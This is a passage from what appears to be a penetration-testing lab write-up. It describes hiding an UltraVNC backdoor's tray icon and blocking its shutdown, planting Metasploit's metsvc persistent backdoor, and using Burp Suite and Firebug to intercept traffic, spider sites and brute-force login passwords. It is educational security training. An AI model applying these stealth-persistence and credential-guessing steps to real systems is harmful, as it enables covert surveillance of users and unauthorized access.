


Figure 164




Figure 165

In figure 14 the attacker can see what a user is doing on the compromised system, but an alert user can also see that they are being watched because of the VNC system tray icon (an eye placed inside a blue

square, which turns yellow if someone is connected). To make the backdoor less obvious, the attacker can check the box ‘disable tray icon’ in the settings before uploading the files to the attack platform, which will cause the VNC server to run without a tray icon. Additionally, the checkbox ‘forbid the user from closing down winVNC’ can be checked to make it more difficult for the user to close the service down if they did become aware of it (Figure 15). Figure 16 shows the VNC server running without the tray icon.




Figure 166




Figure 167

Using Metasploit's Metsvc as a Backdoor

UltraVNC is not the only way to implement a backdoor on a compromised system. In fact, Metasploit has a built in backdoor that can be run if a Meterpreter session has been established. The command for this is 'run metsvc' (Figure 17), which opens up a Meterpreter service on port 31337. The name of the service running on this port is 'Elite' (Figure 18).




Figure 168




Figure 169

Now if the attacker disconnects from the Meterpreter session but wants to reconnect at a later time there is no reason to go through the whole exploit process again. Instead, the attacker uses the multi/handler exploit, specifies the payload to use and port to connect to, and a new Meterpreter session is easily established (Figure 19).




Figure 170

Comparison between UltraVNC and Metasploit backdoors

There are advantages and disadvantages to using the Metasploit backdoor. An advantage over VNC is that it's built into the Metasploit framework so it doesn't require any preparation on the attacker's end. Using VNC means that the attacker has to have packages ready to send over, prepared especially for the operating system on the target machine. A different package is required for Windows, OS X, and Linux boxes. The Meterpreter backdoor can be implemented on any system that got exploited with Metasploit, however.

A disadvantage of using the Metasploit backdoor is that it's very recognizable to any alert user or network administrator. The attacker can't choose the port number or name of the service so the 'Elite'

service running on port 31337 is a dead giveaway. Before an attacker gets a chance to reconnect through the backdoor it might have been discovered and closed already.

An advantage of using VNC over the Metasploit backdoor is additional functionality. Where the Metasploit backdoor is simply a faster way of reestablishing a Meterpreter session, VNC allows for full control of the target system as if the attacker was using it physically and looking at the screen. This is also a disadvantage of VNC because if a user sees activity on their screen without their input this gives away the attacker easily. Since the attacker can never know for sure if a user is sitting behind their computer or looking at the screen, using the VNC backdoor and providing input to the system always risks detection. However, VNC can be used to monitor a user's activity and without providing input it's very difficult for the user to detect the attacker. Potentially a lot of valuable information could be gained just from looking at the user's screen. The Metasploit backdoor doesn't provide this functionality.

Web Application Proxies

Web application proxies are programs that can intercept and analyze traffic flowing between a web browser and a web application. Some proxies can even alter this traffic en-route to the application or the browser. By being able to analyze web traffic more closely, vulnerabilities in applications or websites can often be revealed.

Using BurpSuite & Firebug

The Burp Suite is a compilation of tools that combine to provide manual and automated techniques to enumerate, analyze, scan, attack and exploit web applications. Here it will be demonstrated how Burp Suite can act as a proxy, or man-in-the-middle, in order to intercept and inspect raw traffic sent to and from the browser.

In this example Mozilla Firefox will be used as the web browser. To begin, Burp Suite must be started then Firefox must be manually configured to use Burp Suite as the proxy (Figure 20 & 21).




Figure 171




Figure 172

Now that Burp Suite is configured as the proxy, it will begin intercepting traffic by default. Every request sent and response received by Firefox will be intercepted and it must be forwarded in order to proceed. This raw capture ability allows the user to modify data before it is sent or received from the browser. However, some of the data may seem excessive or irrelevant. Specifically, Firefox regularly sends 'safebrowsing' updates, and if RSS feeds or other features are configured these will also be intercepted. Fortunately Burp Suite allows is able to filter which requests and responses. This is accomplished through the options tab under the proxy tab. To demonstrate this, a rule is added to prevent intercepting safe browsing updates from Google. (Figure 22).




Figure 173

This filtering process will eliminate some noise during the analysis. To begin taking a closer look at traffic, responses from popular web pages can be examined. For example, in response to the initial GET request issued by Firefox, Google responds not only with their homepage, but also issues a cookie that is valid for two years (Figure 23). In summary, Burp Suite is great for taking a closer look at all web traffic.

```
Set-Cookie:
PREF=ID=56fb8f429d3e46d0:FF=0:TM=1364019585:LM=1364019585:S=K4Asndv7mUJhZZut;
expires=Mon, 23-Mar-2015 06:19:45 GMT; path=/; domain=.google.com
Set-Cookie:
NID=67=whsAteY_kqXhvphMOXA--ubdKm_FEOOxFYJ7PgO2F44w6zMqWBWgAAzuuWy2MH4U5wke_35AOfF
4tCjlNlWPQpxssokN_F8FAHOnrkTp4sd6sS_OYIxEr9yXHiQIHapv; expires=Sun, 22-Sep-2013
06:19:45 GMT; path=/; domain=.google.com; HttpOnly
```

Figure 174

Another useful to for web assessment is Firebug. This tool has features that allow the user to inspect HTML as well as modify it. For example, using Firebug it is possible to inspect elements of a web page, such as the "I'm Feeling Lucky" on Google's homepage, to see exactly how it works. Figure 24 shows that the button is actually named "btnK", and also provides many other characteristics. Firebug can also be useful for spotting trends in how a web page is designed which can real areas not regularly accessible. Additionally, it can be used to determine if JavaScript is in use on the webpage, another surface area of attack.

```
<div id="gbqfbwa" class="jsb">
    <button id="gbqfba" class="gbqfba" name="btnK" aria-label="Google
    Search">
    <button id="gbqfbb" class="gbqfba" onclick="google.x(this,function()
    {google.ifl && google.ifl.o();})" name="btnI" aria-label="I'm Feeling
    Lucky" style="visibility: inherit;">
```

Figure 175

Next, Figure 25 shows that Firebug can also display XMLHTTPRequests for Ajax. Ajax is a web development technique that allows the web page to send and receive data without interfering with the

display of the webpage. In this example, the page issuing the request (Figure 25) as well as the parameters (Figure 26) can be seen.

Figure 176




Figure 177

The power of Burp Suite's proxy tool has been introduced in level one of this lab; however this is not its only capability. Burp Suite also comes with many versatile tools that able to share information and complement one another. These tools that will be explored further are the proxy, spider, scanner, intruder, and repeater.

A proxy is one of the most powerful tools in security. It acts a man-in-the-middle for communications and can examine, and even manipulate data being sent or received from the browser. In the example below, an attempt is made to log into an HTTP webpage. Figure 27 shows Burps intercept containing the raw POST submitted by the browser, revealing the entire message including the user ID and password.

Figure 178

Now that the POST is intercepted, it remains stagnant until manually forwarded by the user. However, before the POST is forwarded, any part of it can be manipulated. Figure 28 shows the same post message, however the password has been edited.




Figure 179

Earlier it was explained how the proxy may return excessive and irrelevant information, such as safe browsing history. Another way to exclude unwanted information is to limit the scope of the search by listing specific targets. This can be done in the targets tab by selected the website and manually adding it to the scope (Figure 29).




Figure 180

Then, to gather more information about the site, the spider tool can be run. This will create a complete list of URL and parameters for a site. To begin, it is best to begin clicking around the site. Select a few URL's, these will be added to the history of sites visited and give a better starting point for the spider. Next, set the proper controls for the spider. User logins can be entered to allow the password to automatically login when prompted, this ensures it won't get stuck on pages. The thread count can also be established to speed up or slow down the process. Additionally, how deep the spider will go into links can also be specified. Once the proper controls are set, the spider can be started (Figure 30). See figure 31 for partial results of the scan.




Figure 181




Figure 182

Once the spider is complete, the information can be used to scan the web page for vulnerabilities. Much like the spider, it allows the user to configure options to customize the scan. Additionally, it allows either active or passive tests on the page. Passive tests will simple analyze all traffic sent and received from the page, while active tests will actually send messages and payloads to perform the vulnerability assessment. Additionally, the user may select which areas to test on, and output the information to a file. Unfortunately, the free version of Burp Suite does not come with the scanner enabled, so it cannot be demonstrated here.

The final tool that will be explored for this labs purpose is the intruder. This allows the user to launch payloads in the attempt to exploit the web page. To start, a web page is logged onto with incorrect credentials. Next, the POST request was intercepted by the proxy (Figure 32). Then, the message was loaded into the intruder. For this demonstration the username is already known, so only the password field will be selected for the payload (Figure 33).




Figure 183




Figure 184

Now that the payload is set, it must be configured. An interesting feature is the ability to customize the dictionary to use symbols as letters, such as @ for a, and $ for s, which is commonly done is passwords (Figure 34).

